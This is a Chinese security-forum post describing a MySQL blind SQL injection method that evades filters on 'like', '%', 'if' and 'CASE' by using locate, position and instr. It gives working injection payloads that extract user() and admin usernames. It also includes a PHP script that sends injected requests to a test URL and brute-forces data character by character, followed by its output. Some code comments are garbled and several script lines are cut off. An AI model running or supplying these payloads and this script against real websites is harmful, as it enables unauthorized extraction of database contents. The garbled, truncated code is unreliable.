mysql 过滤like时的另类盲注方法

phpoop / 2019-04-12 09:22:00 / 浏览数 5082 安全技术 WEB安全 顶(1) 踩(0)

0x00 概要

日站过程中有过滤是很正常的事情.

本方法适用于 过滤了 `like`, `%`, `if`, `CASE`

也就是 like 注入无法正常使用,但是页面又没有回显的情况

like 替换方法

1. locate
2. position
3. instr

0x01 locate, position, instr 函数注入时会遇到的问题

虽然说是替代但是其实没有那么的好用,因为他们都是左右匹配的QAQ

这会导致匹配类似 `a1b2a1a2` 这样的数据不准确的问题

例如: 我输入`a1`匹配为true,我输入`a1a`匹配一样会为真,这会导致一个问题就是我们不知道第一位的数据是怎么样的

所以我想出了两个解决方案

1. 使用 substring 函数之类的方法
2. 第一种是类似递归的方式,先得出要获得的数据的长度,然后利用循环慢慢递归爆破

第一种就不解释了,能用 substring之类的截断函数 其实就与普通的布尔盲注是一样的

第二种方法我就会文章的最后写个简单的例子

0x01 测试数据

```
mysql> select user();
+----------------+
| user()         |
+----------------+
| root@localhost |
+----------------+
1 row in set (0.00 sec)

mysql> select current_user;
+----------------+
| current_user   |
+----------------+
| root@localhost |
+----------------+
1 row in set (0.00 sec)

mysql> select * from tdb_goods where goods_id=1;
+----------+----------------------------+------------+------------+-------------+---------+------------+
| goods_id | goods_name                 | goods_cate | brand_name | goods_price | is_show | is_saleoff |
+----------+----------------------------+------------+------------+-------------+---------+------------+
|        1 | R510VC 15.6■■■■■■        | ■■■      | ■■       |    3399.000 |       1 |          0 |
+----------+----------------------------+------------+------------+-------------+---------+------------+
1 row in set (0.00 sec)
```

0x02 substring 函数

截取特定长度的字符串

用法：

- substring(str, pos)，即：substring(被截取字符串， 从第几位开始截取)
  substring(str, pos, length)

- 即：substring(被截取字符串，从第几位开始截取，截取长度)

0x03 locate 函数

记忆方式: select * from test where test=1 and locate(判断条件, 表达式)>0

0x03.1 查询user()数据

```
# ■■ user() ■■■■■-■■■
# ■■■■■■■■■■
# ■■user()■■,■■■■■■: ro
mysql> select * from test where test=1 and locate('ro', substring(user(),1,2))>0;
+----+------+-----+---------+
| id | test | map | content |
+----+------+-----+---------+
|  1 | 1    | 1   | 0       |
+----+------+-----+---------+
1 row in set
```

```
# ■■ user() ■■■■■-■■
# ■■■■■■■■■■■■
mysql> select * from test where test=1 and locate('r1', substring(user(),1,2))>0;
Empty set
```

0x03.2 查询数据库表数据

```
# ■■■■■■■■■■■■■■-■■■
# ■■test■,■■■■■username■■,■■■■■: ad
mysql> select * from test where test=1 and locate('ad', substring((SELECT username FROM test.tdb_admin limit 0,1),1,2))>0;
+----+------+-----+---------+
| id | test | map | content |
+----+------+-----+---------+
|  1 | 1    | 1   | 0       |
+----+------+-----+---------+
1 row in set
```

```
# ■■■■■■■■■■■■■■-■■■
mysql> select * from test where test=1 and locate('a1', substring((SELECT username FROM test.tdb_admin limit 0,1),1,2))>0;
Empty set
```

0x04 position 函数

记忆方式: select * from test where test=1 and position(判断条件 IN 表达式)

0x04.1 查询user()数据

```
# ■■ user() ■■■■■-■■■
# ■■■■■■■■■■
# ■■user()■■,■■■■■■: ro
mysql> select * from test where test=1 and position('ro' IN substring(user(),1,2));
+----+------+-----+---------+
| id | test | map | content |
+----+------+-----+---------+
|  1 | 1    | 1   | 0       |
+----+------+-----+---------+
1 row in set
```

```
# ■■ user() ■■■■■-■■
# ■■■■■■■■■■■■
mysql> select * from test where test=1 and position('ro1' IN substring(user(),1,2));
Empty set
```

0x04.2 查询数据库表数据

```
# ■■■■■■■■■■■■■■-■■■
# ■■test■,■■■■■username■■,■■■■■: ad
mysql> select * from test where test=1 and position('ad' IN substring((SELECT username FROM test.tdb_admin limit 0,1),1,2));
+----+------+-----+---------+
| id | test | map | content |
+----+------+-----+---------+
|  1 | 1    | 1   | 0       |
+----+------+-----+---------+
1 row in set

# ■■■■■■■■■■■■■■-■■■
mysql> select * from test where test=1 and position('a1' IN substring((SELECT username FROM test.tdb_admin limit 0,1),1,2));
Empty set
```

0x05 instr 函数

记忆方式: select * from test where test=1 and instr(表达式, 判断条件)>0

0x05.1 查询user()数据

```
# ■■ user() ■■■■■-■■■
# ■■■■■■■■■■
# ■■user()■■,■■■■■■: ro
mysql> select * from test where test=1 and instr(substring(user(),1,2), 'ro')>0;
+----+------+-----+---------+
| id | test | map | content |
+----+------+-----+---------+
|  1 | 1    | 1   | 0       |
+----+------+-----+---------+
1 row in set

# ■■ user() ■■■■■-■■
# ■■■■■■■■■■■■
mysql> select * from test where test=1 and instr(substring(user(),1,2), 'roa')>0;
Empty set
```

0x05.2 查询数据库表数据

```
# ■■■■■■■■■■■■■■-■■■
# ■■test■,■■■■■username■■,■■■■■: ad
mysql> select * from test where test=1 and instr(substring((SELECT username FROM test.tdb_admin limit 0,1),1,2), 'ad')>0;
+----+------+-----+---------+
| id | test | map | content |
+----+------+-----+---------+
|  1 | 1    | 1   | 0       |
+----+------+-----+---------+
1 row in set

# ■■■■■■■■■■■■■■-■■■
mysql> select * from test where test=1 and instr(substring((SELECT username FROM test.tdb_admin limit 0,1),1,2), 'adc')>0;
Empty set
```

0x06 脚本思路讲解

例如 user() = root@localhost

先得出长度: 14

然后脚本进入死循环

先向右填充爆破一直到爆破不出来为止,然后在开始向左爆破


- 第一次: select * from test where test=1 and locate('o', user())>0; 因为user() 中有带o的所以为真,判断爆破成功的长度是否为14
- 第二次: select * from test where test=1 and locate('ot', user())>0; 因为user() 中有带`ot`的所以为真,判断爆破成功的长度是否为14
- 第x次: select * from test where test=1 and locate('ot', user())>0; 因为user() 中有带`ot@localhost`的所以为真,判断爆破成功的长度是否为14,这时爆破会发现还差2个,然后只需要向左爆破一下即可

0x07 脚本思路例子-爆破 user()

```
<?php

class SqlCurl
{
   public function curlRequest($url, $post = [], $return_header = false, $cookie = '', $referurl = '')
   {
       if (!$referurl) {
           $referurl = 'https://www.baidu.com';
       }
       $header = array(
           'Content-Type:application/x-www-form-urlencoded',
           'X-Requested-With:XMLHttpRequest',
       );

       $curl = curl_init();
       curl_setopt($curl, CURLOPT_URL, $url);

       //■■■■■useragent
       curl_setopt($curl, CURLOPT_USERAGENT, $this->agentArry());
       curl_setopt($curl, CURLOPT_FOLLOWLOCATION, 1);
       curl_setopt($curl, CURLOPT_AUTOREFERER, 1);
       curl_setopt($curl, CURLOPT_REFERER, $referurl);
       curl_setopt($curl, CURLOPT_HTTPHEADER, $header);

       if ($post) {
           curl_setopt($curl, CURLOPT_POST, 1);
           curl_setopt($curl, CURLOPT_POSTFIELDS, http_build_query($post));
       }

       if ($cookie) {
           curl_setopt($curl, CURLOPT_COOKIE, $cookie);
       }

       curl_setopt($curl, CURLOPT_TIMEOUT, 10);
       curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
       $data = curl_exec($curl);

       if (curl_errno($curl)) {
           return curl_error($curl);
       }

       $header_data = curl_getinfo($curl);
       if ($return_header) {
           return $header_data;
       }

       curl_close($curl);
       return $data;
   }

   private function getIp()
   {
       return mt_rand(11, 191) . "." . mt_rand(0, 240) . "." . mt_rand(1, 240) . "." . mt_rand(1, 240);
   }

   private function agentArry()
   {
       $agentarry = [
           //PC■■UserAgent
           "safari 5.1 – MAC" => "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/536.11 (KHTML, like Gecko) Chrome/20.0.1132.57 Safa
           "safari 5.1 – Windows" => "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-us) AppleWebKit/534.50 (KHTML, like Gecko) V
       ];
       return $agentarry[array_rand($agentarry, 1)];
   }
}

// ■■■
$url = 'http://127.0.0.1/test/test_sql.php?id=1';

$result = (new SqlCurl())->curlRequest($url, [], true);
if (isset($result['size_download']) && !empty($result['size_download'])) {
   $result_size = $result['size_download'];
} else {
   $result_size = 0;
}

$sql_test_result_1 = (new SqlCurl())->curlRequest($url.urlencode('\' and 1=1 -- a'), [], true);
```

```
$sql_test_result_2 = (new SqlCurl())->curlRequest($url.urlencode('\' and 1=2 -- a'), [], true);

if ($result_size != $sql_test_result_1['size_download'] || $result_size === $sql_test_result_2['size_download']) {
   echo '■■■■';
   exit;
}

// ■■ user() ■■
$i=0;
$user_size = 0;
while (true) {
   $sql_test_result_3 = (new SqlCurl())->curlRequest($url.urlencode('\' and length(user()) ='.$i.'-- a'), [], true);
   if ($sql_test_result_3['size_download'] === $result_size) {
       $user_size = $i;
       break;
   }
   $i++;
}
echo 'user()■■: '.$user_size.PHP_EOL;

// ■■ user() ■■
$payload = '!@$%^&*()_+=-|}{POIU YTREWQASDFGHJKL:?><MNBVCXZqwertyuiop[];lkjhgfdsazxcvbnm,./1234567890`~';
$payload_count = strlen($payload);

$user_data = '';
while (true) {
   if (strlen($user_data) !== $user_size) {
       for ($j=0; $j < $payload_count; $j++) {
           // ■■■■
           $sql_test_result_4 = (new SqlCurl())->curlRequest($url.urlencode('\' and locate(BINARY \''.$user_data.$payload[$j].
           if ($sql_test_result_4['size_download'] === $result_size) {
               $user_data .= $payload[$j];
               echo $user_data.PHP_EOL;
               continue;
           } else {
               // ■■■■
               $sql_test_result_5 = (new SqlCurl())->curlRequest($url.urlencode('\' and locate(BINARY \''.$payload[$j].$user_d
               if ($sql_test_result_5['size_download'] === $result_size) {
                   $user_data = $payload[$j].$user_data;
                   echo $user_data.PHP_EOL;
                   continue;
               }
           }
       }
   } else {
       break;
   }
}

echo '■■■■'.PHP_EOL;
echo 'user()■■: '.$user_size.PHP_EOL;
echo 'user()■■: '.$user_data.PHP_EOL;
```

注意: mysql是不区分大小写的,所以我在写例子脚本时 添加了BINARY关键字使搜索区分大小写




```
Administrator@yo MINGW32 /e/WWW/test
$ php locate_sql_test.php
user()长度: 14
o
oc
oca
ocal
ocalh
localh
localho
@localho
t@localho
t@localhos
ot@localhos
ot@localhost
oot@localhost
root@localhost
执行完成
user()长度: 14
user()内容: root@localhost

Administrator@yo MINGW32 /e/WWW/test
$ |
```

点击收藏 | 2 关注 | 2

上一篇：关于安卓的调试方法（一） 下一篇：某开源堡垒机的数据库默认密码及ip...

1. 1 条回复

MAX丶 2019-04-14 13:42:20



phpoop老哥 牛逼

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板